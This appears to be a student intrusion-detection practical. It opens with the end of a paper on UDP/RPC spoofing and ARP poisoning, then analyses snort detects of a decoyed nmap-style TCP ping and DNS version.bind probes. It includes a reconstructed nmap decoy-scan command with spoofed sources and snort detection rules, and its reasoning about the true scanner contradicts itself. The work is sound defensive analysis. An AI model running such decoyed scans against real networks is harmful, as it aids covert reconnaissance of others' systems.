This paper has described the weakness of udp and some rpc programs that has lack of authentication at the rpc layer. The lack of state and sequence number in udp protocol allows rpc over udp to be exploited by spoofing. Arp cache poisoning technique is employed here to divert the Reply packet back to the rogue host. All the spoofing exploits are carried out by packet crafting using psh [1]. These exploits of trust base relationship by spoofing technique, can be extended across network by arp cache poisoning on the router to divert the reply to the rogue client. These exploits or techniques are not new and one might find available tools on the internet eg. Ettercap [10] and nemesis [12]. However the attempt here by the primitive way is to illustrate the conceptual methodology and various techniques or exploits over the weakness of the certain protocols.

References :

1. http://playground.sun.com /psh

2. tcp/ip Illustrated vol. 1 richard stevens

3. http://www.ietf.org/rfc/rfc1833.txt

4. http://www.ietf.org/rfc/rfc768.txt

5. http://www.ietf.org/rfc/rfc791.txt

6. http://www.ietf.org/rfc/rfc793.txt

7. http://www.ietf.org/rfc/rfc826.txt

8. TCP/IP Tutorial and Technical Overview RedBooks
   Adolfo Rodriguez
   John Gatrell
   John Karas
   Roland Peschke

9. Network Intrusion Detection
   An analyst's Handbook second edition
   Stephen northcutt
   Judy Novak

10. http://ettercap.sourceforge.net/

11. Network Internal and Troubleshooting TOI student guide
    Sun Microsystem Pte Ltd
    Vijay Masurkar

12.http://www.packetfactory.net/Projects/nemesis

Assignment 2 : Network Detects

1. Network Detect 1 : Nmap tcp ack ping

1. Source of Trace

The source of this trace 2002.5.23 was located at
http://www.incidents.org/logs/RAW/

This is a tcpdump binary log file captured by snort. As quoted in the README file, that the log files are the result of a Snort instance running in binary logging mode. This means that only the packets that violate the ruleset will appear in the log.

The log files have been sanitised to obfuscate the actual internal network IPs. As such the cksum is also been modified to prevent people from working backwards to find out the actual ip addresses. Only the external IPs addresses are left intact. All ICMP, DNS, SMTP and Web traffic has also been removed. Only the actual packet that triggered the snort rules get captured.
http://www.incidents.org/logs/RAW/README.

I would be using the andre comier's algorythm to address the the placement of the sensor and the IP address of the internal network which the snort is supposed to be detecting attacks from. This internal network IPs will be used for the snort uses later.

The source mac address is at the second field :

```
#tcpdump -neqr 2002.5.23 | cut -d ' ' -f2 | sort | uniq
0:0:c:4:b2:33
0:3:e3:d9:26:c0
```

The destination mac address is at the third field :

```
#tcpdump -neqr 2002.5.23 | cut -d ' ' -f3 | sort | uniq
0:0:c:4:b2:33
0:3:e3:d9:26:c0
```

So it is the same 2 uniq ones. From
http://standards.ieee.org/regauth/oui/oui.txt,
00-00-0c - cisco
00-03-E3 - cisco again

We can conclude the sensor is sitting between in between the 2 routers.
A typical wire tapped between the 2 routers.
http://www.snort.org/docs/iss-placement.pdf excellent references for ids placement.

Using the mac address 0:0:c:4:b2:33 as a reference source, find what are the source IPs coming from this direction.

```
# tcpdump -neqr 2002.5.23 ether src 0:0:c:4:b2:33 | cut -d ' ' -f5| cut -d \. -f 1-4| sort -t \. -n | uniq
46.5.180.250
```

Using the mac address 0:0:c:4:b2:33 as a reference source, find what are the destination IPs coming from this direction.

```
# tcpdump -neqr 2002.5.23 ether src 0:0:c:4:b2:33 | cut -d ' ' -f7| cut -d \. -f1-4 | sort -t \. -n| uniq
X.X.X.X
```

Using mac 0:3:e3:d9:26:c0 as the reference source, find out what are the source IPs coming from this direction.

```
# tcpdump -neqr 2002.5.23 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f5| cut -d \. -f 1-4| sort -t \. -n | uniq
X.X.X.X
```

Using mac 0:3:e3:d9:26:c0 as the reference source, find out what are the destination IPs coming from this direction.

```
# tcpdump -neqr 2002.5.23 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f7 |  cut -d \. -f 1-4| sort -t \. -n | uniq
46.5.X.X
```

So the trace is taken in between 2 cisco routers:

```
   external network  [ cisco1 ]-----+-----[ cisco 2]-- 46.5.0.0/16
                  0:3:e3:d9:26:c0      |       0:0:c:4:b2:33
                                       |
                                       +--snort
```

2. Detect was generated by:

The detect was generated by snort in binary logged mode. I will be using snort to read this log file and run thru' it using the latest rules.
I am using the snort 2.0.0 from http://www.snort.org/dl .

```
# snort-2.0.0/src/snort -c snort-2.0.0/etc/snort.conf -de -l 2002.5.23_1 -r
2002.5.23 -S HOME_NET=46.5.0.0/16 -S EXTERNAL_NET=\!46.5.0.0/16
```

Where -c to read the snort.conf file
    -d to dump the packet payloads
    -e to display the link layer or ether layer data
    -l to dump packets and alerts to the log directory
    -r to read back from the filename.\
    -S INTERNAL_NET and EXTERNAL_NET are variables to define the internal network and external IPs this is to reduce false positive alerts

I will be focusing my assignment on the below detects:

```
1.[**] [1:628:1] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/23-18:37:04.944488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
203.73.132.253:80 -> 46.5.180.135:80 TCP TTL:45 TOS:0x0 ID:666 IpLen:20 DgmLen:40
***A**** Seq: 0x42  Ack: 0x0  Win: 0x578  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]

2.[**] [1:628:1] SCAN nmap TCP [**]
```

```
[Classification: Attempted Information Leak] [Priority: 2]
06/23-18:37:04.964488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
210.68.185.98:81 -> 46.5.180.135:80 TCP TTL:45 TOS:0x0 ID:668 IpLen:20 DgmLen:40
***A**** Seq: 0x43  Ack: 0x0  Win: 0x578  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]

3.[**] [1:628:1] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/23-18:37:04.964488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
210.68.185.125:82 -> 46.5.180.135:80 TCP TTL:45 TOS:0x0 ID:670 IpLen:20 DgmLen:40
***A**** Seq: 0x44  Ack: 0x0  Win: 0x578  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]

4.[**] [1:628:1] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/23-18:37:04.974488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
211.21.176.98:84 -> 46.5.180.135:80 TCP TTL:44 TOS:0x0 ID:674 IpLen:20 DgmLen:40
***A**** Seq: 0x46  Ack: 0x0  Win: 0x578  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]

5.[**] [1:628:1] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/23-18:37:04.984488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
211.20.98.218:83 -> 46.5.180.135:80 TCP TTL:44 TOS:0x0 ID:672 IpLen:20 DgmLen:40
***A**** Seq: 0x45  Ack: 0x0  Win: 0x578  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]
```

This traffic is triggering on scan.rules which is defined as part of the included files in snort.conf [include $RULE_PATH/scan.rules] :

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN nmap TCP";
flags:A;ack:0; reference:arachnids,28; classtype:attempted-recon; sid:628; rev:1;)
```

3. Probability the source address was spoofed:

Yes 4 out of the 5 will be spoofed while one will be the real source.
Let do some checking on the source IPs :

Using http://www.all-nettools.com/tools1.htm

```
1.SmartWhois  203.73.132.253
              203.73.0.0 - 203.73.255.255
              Digital United Inc.
              9F, No. 125, Song Jiang Road
              Taipei, Taiwan

               203.73.132.0 - 203.73.132.255
               Avision Inc.
               No20,Creation 1rd rd,science based park,hsinchu



2.SmartWhois h98-210-68-185.seed.net.tw (210.68.185.98)
               210.68.0.0 - 210.68.255.255
               Digital United Inc.
               9F, No. 125, Song Jiang Road
               Taipei, Taiwan
```

210.68.185.96 - 210.68.185.103
AvisionCo.
No.20,yanshing 1 Rd,Hsinchu

3.SmartWhois h125-210-68-185.seed.net.tw (210.68.185.125)
210.68.0.0 - 210.68.255.255
Digital United Inc.
9F, No. 125, Song Jiang Road
Taipei, Taiwan

210.68.185.120 - 210.68.185.12
AvisionCo.
No.20,yanshing 1 Rd,Hsinchu

4.SmartWhois 211.21.176.98
211.21.0.0 – 211.21.255.255
CHTD, Chunghwa Telecom Co.,Ltd.
Data-Bldg.6F, No.21, Sec.21, Hsin-Yi Rd.
Taipei Taiwan 100
HINET

211.21.176.96 - 211.21.176.103
Hung Gwang Industry Co., Ltd.
No.20, Ian Shing 1 Rd., Hsinchu
Hsinchu Taiwan

5.SmartWhois 211-20-98-218.HINET-IP.hinet.net (211.20.98.218)
211.20.0.0 - 211.20.255.255
CHTD, Chunghwa Telecom Co.,Ltd.
Data-Bldg.6F, No.21, Sec.21, Hsin-Yi Rd.
Taipei Taiwan 100

211.20.98.216 - 211.20.98.223
Hung Guang Accurate Industring Co., Ltd.
No.20, Yan Hsin 1 Rd., Hsinchu
Hsinchu Taiwan

They are all from taiwan and from 2 major isp [seednet and hinet] which from the above those from seednet seemed to have a subnet asssigned to them or leased to a company called avision. While 2 from hinet are again appears to be subnet leased to this company called Hung Gwang Industry.

1.#traceroute 203.73.132.253

```
1    192.168.1.9     bodhi.pair.net  0.55 ms
2    64.214.174.177                  so-2-1-0.ar2.cle1.gblx.net      4.27 ms
3    206.132.111.161                 pos4-0-622m.cr2.cle1.gblx.net 3.55 ms
4    203.192.128.202                 pos0-1-622m.cr1.nrt4.gblx.net 176.82 ms
5    203.192.132.122                 pos0-0-622m.ar1.nrt4.gblx.net 58.93 ms
6    203.192.131.146                 seednet-1-gi11-0.ar1.nrt4.gblx.net 187.05 ms
7    139.175.56.21  r56-21.seed.net.tw              236.01 ms
8    139.175.59.169                  r59-169.seed.net.tw             411.78 ms
9    139.175.56.210                  r56-210.seed.net.tw             242.27 ms
10   139.175.58.102                  r58-102.seed.net.tw             229.95 ms
11   139.175.38.52  * sh38-52.seed.net.tw           160.31 ms
12   192.72.134.10  h10-192-72-134.seed.net.tw      241.48 ms
13   Time-out
```

2.traceroute h98-210-68-185.seed.net.tw (210.68.185.98)

```
1    192.168.1.9     bodhi.pair.net  0.45 ms
```

```
2           12.118.191.17                 6.74 ms
3           12.123.137.26  gbr2-p70.phlpa.ip.att.net     6.79 ms
4           12.122.12.109  tbr2-p012601.phlpa.ip.att.net 7.99 ms
5           12.122.2.85    tbr1-cl9.wswdc.ip.att.net     9.79 ms
6           12.122.10.66   tbr1-p013701.sl9mo.ip.att.net 26.68 ms
7           12.122.10.42   tbr1-cl2.sffca.ip.att.net     70.72 ms
8           12.122.11.66   gbr1-p10.sffca.ip.att.net     68.46 ms
9           12.123.13.57   gar1-p360.sffca.ip.att.net    69.55 ms
10          12.126.195.74                 70.30 ms
11          139.175.56.186                r56-186.seed.net.tw           70.46 ms
12          139.175.58.201                r58-201.seed.net.tw           240.37 ms
13          139.175.59.161                r59-161.seed.net.tw           241.62 ms
14          139.175.56.210                r56-210.seed.net.tw           241.86 ms
15          139.175.58.178                r58-178.seed.net.tw           242.55 ms
16          139.175.37.68  r37-68.seed.net.tw            245.86 ms
17          210.68.185.102                h102-210-68-185.seed.net.tw   276.58 ms
18          Time-out
```

3.#traceroute h125-210-68-185.seed.net.tw (210.68.185.125)

```
1           192.168.1.9    bodhi.pair.net 0.44 ms
2           12.118.191.17                 6.82 ms
3           12.123.137.26  gbr2-p70.phlpa.ip.att.net     6.83 ms
4           12.122.12.109  tbr2-p012601.phlpa.ip.att.net 7.81 ms
5           12.122.2.85    tbr1-cl9.wswdc.ip.att.net     10.30 ms
6           12.122.10.30   tbr1-cl4.sl9mo.ip.att.net     27.35 ms
7           12.122.10.42   tbr1-cl2.sffca.ip.att.net     70.92 ms
8           12.122.11.70   gbr2-p10.sffca.ip.att.net     70.12 ms
9           12.123.13.61   gar1-p370.sffca.ip.att.net    70.43 ms
10          12.126.195.74                 70.75 ms
11          139.175.56.186                r56-186.seed.net.tw           70.85 ms
12          139.175.58.201                r58-201.seed.net.tw           240.80 ms
13          139.175.59.161                r59-161.seed.net.tw           241.99 ms
14          139.175.56.65  r56-65.seed.net.tw            242.48 ms
15          139.175.58.209                r58-209.seed.net.tw           244.67 ms
16          139.175.39.5   br039005.seed.net.tw          245.86 ms
17          10.0.0.1                      286.33 ms
18          Time-out
```

4.#traceroute 211.21.176.98

```
1           192.168.1.8    baal.pair.net  0.42 ms
2           144.232.248.125               sl-gw9-rly-6-0.sprintlink.net 5.94 ms
3           144.232.14.21  sl-bb20-rly-3-0.sprintlink.net 49.56 ms
4           144.232.9.218  sl-bb20-sj-5-3.sprintlink.net  59.42 ms
5           144.232.9.8    sl-st20-pa-15-2.sprintlink.net 142.39 ms
6           144.223.243.50                sl-chti-8-0.sprintlink.net    63.73 ms
7           202.39.83.165                 74.06 ms
8           211.22.33.234                 219.19 ms
9           211.75.91.202                 333.07 ms
10          168.95.2.161   hc-c12r1.router.hinet.net     220.53 ms
11          211.22.38.1    hc-c6r1.router.hinet.net      220.89 ms
12          168.95.90.201  h201.s90.ts.hinet.net         222.60 ms
13          211.21.176.97                 261.54 ms
14          211.21.176.98                 272.01 ms
```

5.#traceroute 211-20-98-218.HINET-IP.hinet.net (211.20.98.218)

```
1           192.168.1.8    baal.pair.net  0.38 ms
2           144.232.248.125               sl-gw9-rly-6-0.sprintlink.net 5.86 ms
3           144.232.14.21  sl-bb20-rly-3-0.sprintlink.net 6.21 ms
4           144.232.20.57  sl-bb25-sj-5-3.sprintlink.net  62.13 ms
5           144.232.3.217  sl-bb24-sj-15-0.sprintlink.net 71.57 ms
6           144.232.20.40  sl-st21-pa-15-1.sprintlink.net 62.55 ms
```

```
7              144.223.243.2  sl-attsolution-2-0.sprintlink.net              61.44 ms
8              211.22.225.182                              210.68 ms
9              211.22.225.133                              212.35 ms
10             210.65.200.18              212.34 ms
11             210.65.200.237             hc-c12r2.router.hinet.net      213.96 ms
12             211.22.38.137  hc-c6r2.router.hinet.net     213.68 ms
13             168.95.91.201  h201.s91.ts.hinet.net        214.87 ms
14             211.20.98.217  211-20-98-217.hinet-ip.hinet.net               260.61 ms
15             Time-out
```

```
1.#Ping 203.73.132.253
4 packets transmitted, 4 packets received, 0% packet loss Host reachable,
average round-trip time: 34.671 ms

2.Ping h98-210-68-185.seed.net.tw (210.68.185.98)
4 packets transmitted, 4 packets received, 0% packet loss Host reachable,
average round-trip time: 1.599 ms

3.Ping h125-210-68-185.seed.net.tw (210.68.185.125)
4 packets transmitted, 4 packets received, 0% packet loss Host reachable,
average round-trip time: 24.814 ms

4.Ping 211.21.176.98
4 packets transmitted, 4 packets received, 0% packet loss Host reachable,
average round-trip time: 2.944 ms

5.Ping 211-20-98-218.HINET-IP.hinet.net (211.20.98.218)
Host unreachable
```

It would appear that 203.73.132.253, 210.68.185.98 and 210.68.185.125 are behind some kind of firewall. 211.20.98.218 is down. So I am guessing that 211.21.176.98 is the actual IP that is doing the scan, while 203.73.132.253, 210.68.185.98 and 210.68.185.125 are spoofed decoys.

From the above traceroute, it is indicative that some kind of packet filtering are in place for 203.73.132.253, 210.68.185.98 and 210.68.185.125 that is blocking traceroute udp packets. While the 211.20.98.218 which is at hinet is down apparently. 211.20.98.218 looks to be up and reachable. I would think 211.20.98.218 is the actual src IPs that is carrying out the tcp ping.

While the ttl of 45 for 203.73.132.253, 210.68.185.98 and 210.68.185.125 are different from ttl of 44 211.20.98.218 and 211.21.176.98, I can only speculate that there was a problem with the routing at the point in time when the these 2 packets are sent out, that is why packet 5 from 211.20.98.218 seem to arrive after packet 4 from 211.21.176.98.

The ttl average between 44 and 45 range, I am guessing and assuming they have not manipulated their default ttl as well. I am guessing their ttl should be 64, that would mean a 19 to 20 hops away originally from the target.

4. Description of attack:

According to http://www.whitehats.com/info/IDS28, this a PROBE_NMAP_TCP_PING.
This event indicates that someone remotely has used nmap to probe the server is reachable or up.

This rules only able to detect older version of nmap I believed it is pre 2.08 that uses tcp ack number of zero.However I found out thru' testing it goes as far as 2.10.

Normally you would use ping or icmp request to detect if the remote is up or reachable.However due to firewall ingress filtering blocking icmp this days, this is impossible.However since firewall normally does not block port 80, 8080 [web services],53 [dns services] or 1080 [proxy]. One would use this port to bypass the firewall and solicitate some kind of response from the server to determine if the host is up or reachable. Nmap uses this technique to ping the host by sending a tcp ack flag set packet destined for destination port 80. If the server responded with a tcp reset flag packet then it is indicative that the server is up. If no response would indicate that the host is not reachable which would mean either the firewall is blocking it or theserver is down.

Using nmap to carry out out the tcp ping as described above. It also send out ping or icmp request as well.
We do not see this icmp detects at all in the log files, and I concluded it has removed as described in the http://www.incidents.org/logs/RAW/README that icmp traffic is removed from the log file or could be due to some packet filtering device eg. cisco 1 that blocks off this.

5. Attack mechanism:
Using decoy the attacker tries to confuse the analyst from deducing the correct source from the a set of other spoof sources.By using "nmap -sP" one can carry out this tcp ping.

It would appear someone is using the nmap -Decoy feature to spoof some other IPs belonging to the 2 different ISP seednet and hinet. An example of what might be the cli use :

```
nmap -sP -n
-D203.73.132.253,210.68.185.98,210.68.185.125,211.21.176.98,211.20.98.218
46.5.180.135
```

I have to include all 5 however it should be 4 only as one of them is the real src IP.

Examining the packets above, we can see in a short time span of 18:37:04.964488 to 18:37:04.984488 within a fraction of a second, 5 src IPs 203.73.132.253, 210.68.185.98, 210.68.185.125, 211.21.176.98 and 211.20.98.218 had tcp ping this same host 46.5.180.135 port 80.
The IPid seem to be incrementing by 2, 666, 668, 670, 674 and 672. The sequence number is also incrementing by 1. This indicates that the packets were sent out on the same time and the system activity may not be that busied. Packet 5 seemed to have arrived out of sequence, that is packet 5 should arrived before packet 4 here. The ttl differ by 1 from the other seednet src IPs.

However on closely examining the above pattern on the IPid, small tcp seq number that increment by 1, starting src port number of 80 and increment by 2 and the tcp ack of 0. The ack number of zero would be signature of older nmap version in

2.08. I did some testing with afew nmap versions and could not reproduce the above patterns of incrementing sequence number of this small number. From my tests, using 2.08 version of nmap, while ack number is zero is true, the sequence number which is usually huge and random, however this same random sequence number stay the same for all the decoyed IPs packets including the actual src IP packet. The IPid number is also usually a huge random number, however it is sequentially increment for the same session of nmap, meaning all the tcp ping ack packets will have the sequential increment running number. The starting IPid number of "666" does raise some eye browse and the couple the fact that I have never seen a sequence number of "43" makes me doubts that this is done by nmap.

I have no ideas to what kind of tools that can carry out the above scan. However I am guessing it to be hping2 which has the granularity of controlling the fields of the tcp/ip packet while doing tcp ping. Or nemesis, which is a packet crafting utility able to granularly craft the tcp/ip fields, while running sniffer on another shell to watch the response back from the remote host.

Assuming this to not to be nmap doing, we can also conclude the remote system carrying out this could be a linux, since the actual packet size is of 60 bytes boundary while the length is 54 bytes. I have actually did some testing with my linux 2.4.7-10 and it always for a 14 bytes ethernet + 20 bytes IP + 20 bytes tcp packet, which adds up to 54 bytes in length, it actually uses 60 bytes while the IP total lenght reflects it to be 40 bytes and with the standard 14 bytes ethernet header which is 54 bytes, it sort of pads it with 6 bytes of zero.

```
# snoop -v -i 2002.5.23.snoop 211.21.176.98
ETHER:  ----- Ether Header -----
ETHER:
ETHER:  Packet 1 arrived at 18:37:4.97
ETHER:  Packet size = 60 bytes           <<---
ETHER:  Destination = 0:0:c:4:b2:33, Cisco
ETHER:  Source      = 0:3:e3:d9:26:c0,
ETHER:  Ethertype = 0800 (IP)
ETHER:
IP:   ----- IP Header -----
IP:
IP:   Version = 4
IP:   Header length = 20 bytes
IP:   Type of service = 0x00
IP:         xxx. .... = 0 (precedence)
IP:         ...0 .... = normal delay
IP:         .... 0... = normal throughput
IP:         .... .0.. = normal reliability
IP:   Total length = 40 bytes             <<---
IP:   Identification = 674
IP:   Flags = 0x0
IP:         .0.. .... = may fragment
IP:         ..0. .... = last fragment
IP:   Fragment offset = 0 bytes
IP:   Time to live = 44 seconds/hops
IP:   Protocol = 6 (TCP)
IP:   Header checksum = 2c30
IP:   Source address = 211.21.176.98, 211.21.176.98
IP:   Destination address = 46.5.180.135, 46.5.180.135
IP:   No options
IP:
```

```
TCP:  ----- TCP Header -----
TCP:
TCP:  Source port = 84
TCP:  Destination port = 80 (HTTP)
TCP:  Sequence number = 70
TCP:  Acknowledgement number = 0
TCP:  Data offset = 20 bytes
TCP:  Flags = 0x10
TCP:        ..0. .... = No urgent pointer
TCP:        ...1 .... = Acknowledgement
TCP:        .... 0... = No push
TCP:        .... .0.. = No reset
TCP:        .... ..0. = No Syn
TCP:        .... ...0 = No Fin
TCP:  Window = 1400
TCP:  Checksum = 0x4974
TCP:  Urgent pointer = 0
TCP:  No options
TCP:
HTTP:  ----- HTTP:   -----
HTTP:
HTTP:  ""
HTTP:

# snoop -x0 -i 2002.5.23.snoop 211.21.176.98
  1   0.00000 211.21.176.98 -> 46.5.180.135 HTTP C port=84

           0: 0000 0c04 b233 0003 e3d9 26c0 0800 4500    .....3....&...E.
          16: 0028 02a2 0000 2c06 2c30 d315 b062 2e05    .(....,.,0...b..
          32: b487 0054 0050 0000 0046 0000 0000 5010    ...T.P...F....P.
          48: 0578 4974 0000 0000 0000 0000              .xIt........
                            ^^^^  ^^^^ ^^^^6 bytes of 0s.
```

Tested this again with hping and nemesis and see the same 60 bytes boundary with a 54 bytes length packet padded with 6 bytes of nulls on the linux box.

6. Correlations:

I do not know whether if this host has responded with RSTs packets back, however it would appear this host is a web server as there are web traffic captured in the log file from this hosts:

```
# tcpdump -r 2002.5.23 host 46.5.180.135
17:05:03.784488 64.19.1.162.3952 > 46.5.180.135.www: P
766046089:766046148(59) ack 814600804 win 8760 (DF)
```

This is indicative this host was up and did send Rst packets back.

I was not able to find any infos for the above set of IPs thru' www.google.com that would provide any infos for correlations.

If the end user would like to pursue this event further, then I would suggest to retrieved any audit logs from the firewall perimeter to find out if these src IPs have ever accessed this internal network before and what were they accessing. Or the web server logs for any activities from these src IPs.

7. Evidence of active targetting:

Yes this destination IP 46.5.180.135 has been targetted because there is no other scans on this log file for other scanning activity like, network mapping, port scanning activities that would suggest the attacker is trying to find out network layout reconnaissance or the existence of other hosts of interests.

8. Severity:

severity= (criticality+lethality)-(system countermeasure+network countermeasure)

Criticality:
This host appears to be a webserver listening on port 80. I will give it a 3.

Lethality:
This is a host scan for reconnaissance purposes, while it is harmless, this may be a prelude to other attack activities to come. Give it a 1.

System countermeasure:
We have no knowledge of the system version or patch level. Give it a 3.

Network countermeasure:
We do not have any knowledge of the type of egress/ingress filtering at its perimeter ie. cisco 1. Though we do see some traffics destined to some ports eg. 80, 1080, dns... However, this log file captured only packets that had triggered snort rules. So not conclusive to determine the network defence here. However since the purpose of this scan bypass packet filter by using port 80. And cisco 1 did allow this packet thru' so, it would appear there is no stateful firewall employed infront. I am assuming there is no stateful firewall behind the cisco 2. Give it 1.

Severity = (3+1)-(3+1) = 0

9. Defensive recommendation:
Since the attacker has show some interests in this host. This might be a prelude reconnasance to other attack activity. I would suggest to capture all network activities from these 5 src IPs.

```
eg. snort.conf:
var SUSPICIOUS_NET
[203.73.132.253,210.68.185.98,210.68.185.125,211.21.176.98,211.20.98.218]
 ruletype suspicious
 {type log
   output log_tcpdump: suspicious.log
 }
suspicious tcp $SUSPICIOUS_NET any <> $HOME_NET any (msg: "suspicious activity" )
```

10. Multiple choice test question:

From the detect, for an tcp ack packet send to a non-listening port, it will solicitate a tcp rst packet response. What about an tcp ack packet send to a listening port, will the system:

4.[**] [1:628:1] SCAN nmap TCP [**]

```
[Classification: Attempted Information Leak] [Priority: 2]
06/23-18:37:04.974488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
211.21.176.98:84 -> 46.5.180.135:80 TCP TTL:44 TOS:0x0 ID:674 IpLen:20 DgmLen:40
***A**** Seq: 0x46  Ack: 0x0  Win: 0x578  TcpLen: 20
```

a) send a tcp reset packet
b) no response
c) send a tcp fin packet
d) none of the above

answer: a since there is no established connection, this is a half open connection and thus a reset send back.

References:
1. An excellent paper that described how this tcp ping works by mark worlfgang : http://www.moonpie.org/writings/discovery.pdf

2. Another excellent write up on network scanning by ofir arkin: http://www.sys-security.com/archive/papers/Network_Scanning_Techniques.pdf

3. tcp/ip illustrated volume 1 by richard stevens.

4. hping2
   http://www.hping.org
5. nemesis
   http://www.packetfactory.net/projects/nemesis

Network Detect 2 : named version probe

1. Source of Trace:

The source of this trace 2002.5.9 was located at http://www.incidents.org/logs/RAW

This is a tcpdump binary log file captured by snort. As quoted in the README file, that the log files are the result of a Snort instance running in binary logging mode. This means that only the packets that violate the ruleset will appear in the log.

I had used andre comier algorythm to derive the sensor placement and the internal and external address. I will not be repeating the process here as it is the same as detect 1: The layout turns out to be the same as detect one and the internal IP is also the same being 46.5.0.0/16.

```
    external network  [ cisco1 ]-----+-----[ cisco 2]-- 46.5.0.0/16
                   0:3:e3:d9:26:c0     |     0:0:c:4:b2:33
                                       |
                                       +--snort
```

2. Detect was generated by:

The detect was generated by snort in binary logged mode. I will be using snort to read this log file back and run thru' it using the latest rules.

I am using the snort 2.0.0 from http://www.snort.org/dl .

```
# snort-2.0.0/src/snort -c snort-2.0.0/etc/snort.conf -de -l  2002.5.9_1 -r
2002.5.9 -S HOME_NET=46.5.0.0/16 -S EXTERNAL_NET=\!46.5.0.0/16
```

There are at least 34 event of interests on this for this log dated june 9th:

```
1.[**] [1:1616:4] DNS named version attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/09-12:51:55.394488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x48
203.122.47.137:28202 -> 46.5.21.79:53 UDP TTL:45 TOS:0x0 ID:1682 IpLen:20
DgmLen:58Len: 30 [Xref => http://www.whitehats.com/info/IDS278][Xref =>
http://cgi.nessus.org/plugins/dump.php3?id=10028]
```

This is triggered by this rule rules/dns.rules :

```
1.alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS named version
attempt"; content:"|07|version"; nocase; offset:12; content:"|04|bind"; nocase;
offset:12; reference:nessus,10028; reference:arachnids,278; classtype:attempted-
recon;
sid:1616; rev:4;)
```

There are 3 unique src IPs carrying out this reconnaissance:203.122.47.137, 203.197.102.54 and 202.56.205.70.

The most active src IP would be from 203.122.47.137 as a matter of fact he is doing this on other log files as well. Udp packet can be easily crafted or spoofed, however as the purpose of this reconnaissance is to gather information on the version of bind server running, the source IP has to be real inorder to receive this response. So I will be using this src IP 203.122.47.137 DNS named versrion attempt as my detection analysis.

```
# tcpdump -vvr 2002.5.9 host 203.122.47.137
12:51:55.394488 203.122.47.137.28202 > 46.5.21.79.domain:  [bad udp cksum f8f8!]
4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 45, id 1682, len 58,
bad cksum 4fd1!)
14:03:14.954488 203.122.47.137.29455 > 46.5.198.209.domain:  [bad udp cksum
f9f9!] 4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 45, id 7853,
len 58, bad cksum 8532!)
14:48:00.054488 203.122.47.137.27640 > 46.5.33.163.domain:  [bad udp cksum
f7fa!] 4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 45, id 53076,
len 58, bad cksum 7bb8!)
15:05:46.224488 203.122.47.137.22406 > 46.5.186.235.domain:  [bad udp cksum
f9f9!] 4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 45, id 5353,
len 58, bad cksum 9adc!)
16:01:50.974488 203.122.47.137.31449 > 46.5.154.6.domain:  [bad udp cksum faf7!]
4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 42, id 721, len 58,
bad cksum cfdb!)
18:15:08.934488 203.122.47.137.25711 > 46.5.168.185.domain:  [bad udp cksum
f9f9!] 4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 42, id 6956,
len 58, bad cksum a9cb!)
18:31:40.704488 203.122.47.137.19474 > 46.5.65.0.domain:  [bad udp cksum f8f8!]
4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 42, id 24969, len 58,
bad cksum cc28!)
19:28:23.714488 203.122.47.137.29101 > 46.5.211.226.domain:  [bad udp cksum
f9f9!] 4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 42, id 18564,
len 58, bad cksum 514a!)
19:34:19.114488 203.122.47.137.12774 > 46.5.17.157.domain:  [bad udp cksum
f7fa!] 4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 42, id 25374,
len 58, bad cksum faf4!)
19:53:34.544488 203.122.47.137.30872 > 46.5.15.201.domain:  [bad udp cksum
f7fa!] 4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 42, id 46326,
len 58, bad cksum aaf0!)
20:51:35.634488 203.122.47.137.19868 > 46.5.178.137.domain:  [bad udp cksum
f9f9!] 4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 42, id 38854,
len 58, bad cksum 2361!)
21:43:36.454488 203.122.47.137.24978 > 46.5.235.244.domain:  [bad udp cksum
f9f9!] 4660 [b2&3=0x80] TXT CHAOS)? version.bind. [|domain] (ttl 42, id 29891,
len 58, bad cksum cf9!)
```

I do not see any pattern that would suggest the attacker is using some sort of scripts automated querying as the the timestamp varies randomly and there is no pattern of the IPid or the src port number that would suggest he is running some sort of packet crafting tools. Everything is random and no patterns at all.
What is interesting is the ttl value changed from 45 to 42 after 4th probe. Perhaps the routes changes after that. However the interesting thing is the dns query ID is always the same 4660. It should be unique.
I have tested this with dig 2.0 on solaris 8 and while the packet size and almost everything is the same as the dig 9.1.3 on linux 2.4.7-10. The only difference is the dig from linux uses a IPid of zero. I could not reproduce same repeated query ID for the dns part of the trace here.
I do not know if there is any tools out there could do this or having a query id of 4660.

3. Probability the source address was spoofed:

For this, no, since he would need to receive the response back, the IP has to be the real src. However pin pointing him will be hard as it is from a pool of IP addresses assigned dynamically. He is coming from india.
I do not see any other IPs that he could be coming from the same pool in the logfile though.

